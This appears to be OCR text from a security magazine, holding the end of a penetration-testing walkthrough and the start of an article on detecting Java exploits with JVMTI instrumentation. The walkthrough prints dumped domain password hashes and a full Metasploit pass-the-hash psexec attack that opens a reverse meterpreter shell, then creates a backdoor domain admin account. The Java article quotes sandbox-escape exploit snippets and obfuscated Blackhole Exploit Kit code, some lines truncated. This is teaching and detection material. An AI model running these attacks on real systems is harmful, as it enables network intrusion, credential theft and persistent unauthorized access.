


```
b4s3mh3lmy:NTDS# /usr/share/metasploit-framework/tools/./ntds_hashextract.rb /tmp/ntds.dit.export/datatable.3 SYSTEM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f40b71a29d7723b7cb7e64a8d184dec4:::
PCL-DC-01$:1000:aad3b435b51404eeaad3b435b51404ee:84c11741ac8d59e1692ecab14590fd06:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a9a72f9c08b5b8e16499fc0db37cd0e2:::
PCL-FTP-01$:1103:aad3b435b51404eeaad3b435b51404ee:c82ea2a35c573b2d3272093ba59a14a9:::
ftpuser:1104:aad3b435b51404eeaad3b435b51404ee:0ec8a6d8bb0b7b3dbb5027c49cb9437c:::
nuser:1107:aad3b435b51404eeaad3b435b51404ee:c104d06bb4c6b0bd84bda6c37397599d:::
PCL-CLI-01$:1108:aad3b435b51404eeaad3b435b51404ee:4fc89abab9dfcb62c25320f1e384503b:::
b4s3mh3lmy:NTDS# 
```

Figure 19. extract the usernames and the hashes

Now we are interested in the Administrator account. You got all the accounts with its hashes. You can go for cracking those hashes but it could take much more time than required for this process. In the following section we will use pass the hash technique to use those hashes without cracking the passwords. Warm up your hands as we will capture the flag now. Run metasploit and use the psexec module as follow


```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.100.10
msf exploit(psexec) > set SMBDomain pentest.corp.local
msf exploit(psexec) > set SMBUser Administrator
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:f40b71a29d7723b7cb7e64a8d184d
ec4
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.100.102
msf exploit(psexec) > exploit
```



```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name       Current Setting                                                    Required
   ----       ---------------                                                    --------
   RHOST      192.168.100.10                                                     yes
   RPORT      445                                                                yes
   SHARE      ADMIN$                                                             yes
ormal read/write folder share
   SMBDomain  pentest.corp.local                                                 no
   SMBPass    aad3b435b51404eeaad3b435b51404ee:f40b71a29d7723b7cb7e64a8d184dec4  no
   SMBUser    Administrator                                                      no


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.100.102  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > 
```

Figure 20. metsploit psexec module configuration info

Congratulations, in the Figure 21 you can see that pass-the-hash technique worked and we got reverse meterpreter session on the domain controller server:



```
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.100.102:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.100.10:445|pentest.corp.local as user 'Administrator'...
[*] Uploading payload...
[*] Created \MUZjGrGb.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.100.10[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.100.10[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (uciSIGkN - "MA")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \MUZjGrGb.exe...
[*] Sending stage (752128 bytes) to 192.168.100.10
[*] Meterpreter session 1 opened (192.168.100.102:4444 -> 192.168.100.10:52470) at 2013-11-27 16:37:06 -0500

meterpreter >
```


Figure 21. metsploit psexec module exploited and we got reverse meterpreter session

Post exploitation in penetration testing could be made by a lot of techniques and gather a lot of information about the network environment and could lead to more exploitation in the domain.

One of the most important steps after getting the meterpreter is to get the system privilege and migrate to a stable service.

In this section I will illustrate how to add a new account to the domain administrator to maintain your access to the pentest.corp.local domain

In Figure 19 you can see that I add a new user pentestAdmin to the domain. Then, I list all the groups inside this domain controller. Finally, I add pentestAdmin to the domain admins to maintain my access to the domain pentest.corp.local.



```
meterpreter > shell
Process 83600 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user pentestAdmin P@ssw0rd /add /domain
net user pentestAdmin P@ssw0rd /add /domain
The command completed successfully.


C:\Windows\system32>net groups
net groups

Group Accounts for \\

-------------------------------------------------------------------------------
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Read-only Domain Controllers
*Schema Admins
The command completed with one or more errors.


C:\Windows\system32>net group "Domain Admins" pentestAdmin /add /domain
net group "Domain Admins" pentestAdmin /add /domain
The command completed successfully.


C:\Windows\system32>
```

Figure 22. post exploitation: add username to the domain users then add the user to the domain admins group

Summary

All information in this article is from a real penetration testing scenarios. Some of steps in the article are strait forward; maybe it will need more skills to bypass some restrictions like the antivirus, host intrusion prevention system and firewalls.

It is advised that the most important part of the penetration testing is the reconnaissance and mapping.

The more information you get during the penetration testing activity means high possibility to capture the flag and compromise the network.

References

- *http://pkgs.fedoraproject.org/repo/pkgs/libesedb/libesedb-alpha-20120102.tar.gz/198a30c98ca1b3cb46d10a12bef8deaf/libesedb-alpha-20120102.tar.gz*
- *http://www.ntdsxtract.com/downloads/ntdsxtract/ntdsxtract_v1_0.zip*
- *http://www.ntdsxtract.com*
- *https://raw.github.com/pentestgeek/metasploit-framework/master/tools/ntds_hashextract.rb*

About the Author

Basem Helmy| ECSA/LPT
He is information Security Engineer specialist in offensive security track. He is specialist in penetration testing for network and web applications in highly secured environments for more than 3 years' experience.
LinkedIn: https://www.linkedin.com/in/bhelmy
Twitter: https://twitter.com/b4s3mh3lmy

Instrumention: Entering The Mysterious World Of Java Virtual Machine

by Hardik Suri

Java is one of the most frequently exploited software by cybercriminals. The fact that more than 10 0days have been actively exploited in the year of 2012-2013 shows the rate at which java 0days are cropping up. Traditional IPS vendors have always lacked the capability to block java exploits generically; simple string matching methodology used by traditional IPS is easily evaded by the ever changing complex code obfuscation used by cybercriminals today. A dynamic scanning approach could help us look inside the actual vulnerability hiding behind all those obfuscation layers. Instrumentation, a tool which allows us to enter the Java Virtual Machine environment and monitor the execution of a program in real-time can provide us with that alternative.

What you will learn…

- How to instrument a java program.
- How instrumentation can be used to detect java exploits.


What you should know...

- Knowledge of C/C++ and Java
- Understanding of Java Virtual Machine.
- Understanding of Java Security Model.

Applets are java programs run by the browser. The java security model considers them to be untrusted considering the fact that they are executed without any user interaction by the browser once the page is loaded. Here, I would be skipping most of the security model explanation assuming the reader is aware of it, but I would discuss one important part of the security model which is restrictions imposed on applets. As a security researcher, I find the following two restrictions highly interesting.

- They cannot change the state of the security manager.
- They cannot create a custom class loader.


Security Manager tells the applet what it can and cannot do. During the initialization phase of JVM, security policies are applied on the applet by calling `setSecurityManager()` method. Thereafter, any call to `setSecurityManager()` would throw a security exception. To get full privileges, the exploit must escape the sandbox. This can be done by calling `setSecurityManager()` method with a null argument. If there is a security manager already installed, this method first calls the security manager's `checkPermission()` method to ensure if it is ok to replace the existing security manager. Normally, a security exception would be thrown, but in the case of a successful exploit, this check would pass and would disable the security manager.



```
try
{
  Class localClass = ClassFinder.findClass("sun.awt.SunToolkit");
  Method localMethod = MethodFinder.findMethod(localClass, "getField", new Class[] { Class.class,
  Field localField = (Field)localMethod.invoke(localClass, new Object[] { Statement.class, "acc" }

  Permissions localPermissions = new Permissions();
  localPermissions.add(new AllPermission());
  AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[]

  Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
  localField.set(localStatement, localAccessControlContext);
  localStatement.execute();
```

Figure 1. Code Snippet of an exploit calling setSecurityManager(null).

Sandbox escape is also possible by calling `defineClass()` method by passing an instance of `AllPermission` class as an argument. This method can then be called from a custom class loader. The `defineClass()` method is fortunately protected and cannot be called directly by an Applet. But in the case of type confusion vulnerability, it is possible to call this method from our custom class loader.



```
URL localURL = new URL("file:///");

Certificate[] arrayOfCertificate = new Certificate[0];

Permissions localPermissions = new Permissions();
localPermissions.add(new AllPermission());

BPD localBPD = new BPD(new CodeSource(localURL, arrayOfCertificate), localPermissions);

localClass = paramHelp.defineClass(arrayOfString1[i], (byte[])localObject2, 0, localObject2.length, localBPD);
```

Figure 2. Code snippet of an exploit calling defineClass() with full permission.

INSTRUMENTING JAVA

Java instrumentation in simple words is a tool, which allows us to inspect the application currently being executed. Instrumentation can be done through `java.lang.instrument` class or through the native interface called JVM Tool Interface (JVMTI). In this article all instrumentation is done through the native interface written in C. A client of JVMTI called an agent, can be injected inside the JVM environment. The agent runs in the same process with and communicates directly with JVM executing the application.

DEPLOYING THE AGENT

Listing 1. A sample Hello World program.

```
public class HelloWorld {
    public static void main(String[] paramArrayOfString)
{
System.out.println(“HelloWorld!!!”);
}
}
```


Listing 2. Agent code printing all the classes called by the Hello World program.

```
#include <string>
#include <windows.h>
#include <stdlib.h>
#include <jvmti.h>
static void JNICALL loadClass(jvmtiEnv *jvmti_env,JNIEnv* jni_env,jthread thread,jclass klass)
 {
        char *class_name;
        char *generic_ptr_class;
        jvmti_env->GetClassSignature(klass, &class_name,&generic_ptr_class);
        printf(“Loading class is: %s\n”,class_name);
        jvmti_env->Deallocate((unsigned char *)class_name);
        jvmti_env->Deallocate((unsigned char *)generic_ptr_class);
}


JNIEXPORT jint JNICALL Agent_OnLoad(JavaVM *vm, char *options, void *reserved)
{
          static jvmtiEnv *jvmti=NULL;
          jvmtiEventCallbacks callbacks;
          jint res;
          printf("\nLoading Agent...\n");
          res = vm->GetEnv((void **)&jvmti, JVMTI_VERSION_1);
          if (res != JNI_OK||jvmti==NULL)
           {
            printf("Cannot access JVMTI");
           }
          (void)memset(&callbacks,0, sizeof(callbacks));
          callbacks.ClassPrepare = &loadClass;
          jvmti->SetEventCallbacks(&callbacks, (jint)sizeof(callbacks));
          jvmti->SetEventNotificationMode(JVMTI_ENABLE,JVMTI_EVENT_CLASS_PREPARE,(jthread)NULL);
          return JNI_OK;
}
JNIEXPORT void JNICALL Agent_OnUnload(JavaVM *vm)
{
printf("\nShutDown Agent...\n");
}
```

The agent code must include the header file *jvmti.h* present inside the include folder of the java installation path. The agent library must export `Agent_OnLoad` method in order to register its self with the JVM environment.

```
JNIEXPORT jint JNICALL Agent_OnLoad(JavaVM *vm, char *options, void *reserved)
```

The first parameter (`JavaVM *vm`) passed to the function is the virtual machine instance from which the native interface will be retrieved. We initialize the JVMTI object by calling `GetEnv()` method. Next, we register a callback function for events we want to inspect. `ClassPrepare` is an event which is fired every time a class is ready to get loaded inside the JVM environment. Lastly, we attach the agent to our Hello World program by passing it to the command line parameter "-agentpath".




```
C:\Program Files\Java\jdk1.7.0_25\bin>java -agentpath:Agent.dll HelloWorld

Loading Agent...
Loading class is: Lsun/misc/PostVMInitHook:
Loading class is: Ljava/lang/Enum;
Loading class is: Lsun/launcher/LauncherHelper;
Loading class is: Ljava/lang/StringCoding;
Loading class is: Ljava/lang/ThreadLocal$ThreadLocalMap;
Loading class is: Ljava/lang/ThreadLocal$ThreadLocalMap$Entry;
Loading class is: Ljava/lang/StringCoding$StringDecoder;
Loading class is: Ljava/net/URLClassLoader$1;
Loading class is: Lsun/net/util/URLUtil;
Loading class is: Lsun/misc/URLClassPath$3;
Loading class is: Lsun/misc/URLClassPath$Loader;
Loading class is: Lsun/misc/URLClassPath$JarLoader;
Loading class is: Ljava/util/zip/ZipConstants;
Loading class is: Ljava/util/zip/ZipFile;
Loading class is: Lsun/misc/JavaUtilZipFileAccess;
Loading class is: Ljava/util/zip/ZipFile$2;
Loading class is: Lsun/nio/cs/ThreadLocalCoders;
Loading class is: Lsun/nio/cs/ThreadLocalCoders$Cache;
Loading class is: Lsun/nio/cs/ThreadLocalCoders$1;
Loading class is: Lsun/nio/cs/ThreadLocalCoders$2;
Loading class is: Lsun/nio/cs/Unicode;
Loading class is: Lsun/nio/cs/UTF_8;
Loading class is: Lsun/nio/cs/UTF_8$Decoder;
Loading class is: Ljava/lang/ReflectiveOperationException;
Loading class is: Ljava/lang/ClassNotFoundException;
Loading class is: Ljava/security/PrivilegedActionException:
Loading class is: Lsun/misc/URLClassPath$FileLoader;
Loading class is: Lsun/misc/Resource;
Loading class is: Lsun/misc/URLClassPath$FileLoader$1;
Loading class is: Lsun/misc/PerfCounter;
Loading class is: Lsun/misc/Perf$GetPerfAction;
Loading class is: Lsun/misc/Perf;
Loading class is: Lsun/misc/PerfCounter$CoreCounters;
Loading class is: Lsun/nio/ch/DirectBuffer;
Loading class is: Ljava/nio/MappedByteBuffer;
Loading class is: Ljava/nio/DirectByteBuffer;
Loading class is: Ljava/nio/LongBuffer;
Loading class is: Ljava/nio/DirectLongBufferU;
Loading class is: Ljava/security/PermissionCollection;
Loading class is: Ljava/security/Permissions;
Loading class is: Ljava/net/URLConnection;
Loading class is: Lsun/net/www/URLConnection;
Loading class is: Lsun/net/www/protocol/file/FileURLConnection;
Loading class is: Lsun/net/www/MessageHeader;
Loading class is: Ljava/io/FilePermission;
Loading class is: Ljava/io/FilePermission$1;
Loading class is: Ljava/io/FilePermissionCollection;
Loading class is: Ljava/security/BasicPermissionCollection;
Loading class is: LHelloWorld;
Loading class is: Ljava/lang/Void;
HelloWorld!!!
Loading class is: Ljava/lang/Shutdown;
Loading class is: Ljava/lang/Shutdown$Lock:

ShutDown Agent...
```

Figure 3. Agent Output

USING INSTRUMENTATION TO DETECT JAVA EXPLOITS

Traditional IPS detection techniques are totally ineffective against some of the famous java obfuscators present today. Allatori and Zelix Klassmaster are the two most widely used java obfuscators. Let us look at the output of one of these obfuscators.



```
class RunnerGood
{
  static String str1 = "".concat("F-Abr-rb((((((}g((Ar(-(((8((0r(8((}}((0F(^((0z(-");
  static String str2 = "".concat("(((%((0b(^((0A(Q(({(((^((({2(-(((%(({g(Q((({");
  static String str3 = "".concat("}(-(({0(({{(Q(({%(-(({Q(({^(Q(({8(-(((z((0r(}(");
  static String str4 = "".concat("((A0g0((}((Q-2g(((-(((z(({-(Q(({r(-((2g((0r");
  static String str5 = "".concat("(-((2g(({F(^((({z(-((2g(({b(-((2g(({A(^((%((-(({Q(");
  static String str6 = "".concat("(%2(^((%g(-((gF(({A(Q((%}(-((2F((%0(-((2F((%{(-((%%((%");
  static String str7 = "".concat("Q(^((%^(-((%%((%8(^((%-(-((gF((%r(^((%F(Q((%z(-((g{((%0(-((%");
  static String str8 = "".concat("b((%A(-((g{((Q((-((%b((Q2(-((g{((Q2(-((Qg((Q}(Q((Q0(^((");
  static String str9 = "".concat("Q{(^((Q%(^((QQ(^((Q^(-((Qg((Q8(-(({Q((Q-(Q((Qr(Q((QF(2");
  static String str10 = "".concat("(((2%2(2((2g0F%-%2Q%%2gA%F%2%b%QgA{}Q0Qg%8%b%Q}r(2(((%}F");
  static String str11 = "".concat("%8%b%8Q0}b(2((2{g^0F%-%2Q%%2gA%F%2%b%QgA{}Q0Qg%8%");
  static String str12 = "".concat("b%Q}rg8{%(2(((00}%A%0%((2(((A0F%8%b%{0bQ{%z%g%{Qg{");
  static String str13 = "".concat("0%2%g%F%{(2(((z{}Q0%2%}%r0z%2Q({0%2%g%F%{(Q((Qr(Q((");
  static String str14 = "".concat("Q0(Q((({%(2((()QgQ{%b(2((20g^g80F%-%2Q%%2gA%F%2%b%QgA0A%g%");
  static String str15 = "".concat("-%{%}Q0}r(Q(({8(Q((%}(Q((Qz(Q((Qb(Q((%z(Q((QA(Q((^((2(((-0");
  static String str16 = "".concat("{Q^%}%{Q(Q0%8%A%bQ}(2(((-{}%AQ{Qg%");
  static String str17 = BurkinoGoso.gouerpyftn(str1.concat(str2).concat(str3).concat(str4).concat(str5).concat(str6)
  static String str18 = "".concat("Kiwhfudhj ngwvxei qlwhnd ");
  static String str19 = "".concat("Tbsswiq qtdnd zraoncj");
  static String str20 = "".concat("v tsdqdfsk kgfll ");
  static String str21 = "".concat("Eqfna kyhjrjft jmbxc ");
  static String str22 = "".concat("egcllp ");
  static String str23 = "".concat("Txktelx jxetiy qmp");
  static String str24 = "".concat("qu ");
  static String str25 = "".concat("Qnscayd tn");
  static String str26 = "".concat("ncycwgk pmhcs jsravr ");
  static String str27 = "".concat("}%{0%%8%F%{(2(((F%-%2Q%%2{gQ{%bgb%-%2Q%%");
  static String str28 = "".concat("2(F((}Q((^2(F((}{((}%(2((2Agz%A%}2gQr}0%rQ%(%gQgbQ-%F{z20g");
  static String str29 = "".concat("0%zQ(F(^(g%(0%2Qr(QgQg^%gQ82%gQ(F((^g((^}(2(((Fg}%20{(2}F}");
  static String str30 = "".concat("2%QQ82%}ggg%-(2(((A%-%2Q%%2gA%F%2%b%QgA0}%F%2Q}Q}(");
  static String str31 = "".concat("2((gQgz%A%}2gQr}0%rQ%(%gQgbQ-%F{z({}{%Q%}2-}8gg%8Q(2Q2");
  static String str32 = "".concat("(}A%zQ((}g2gb%2Qr}g}%}}%QQ-2z(F((^0((^((2(");
```


Figure 4. Obfuscated code from Blackhole Exploit Kit.

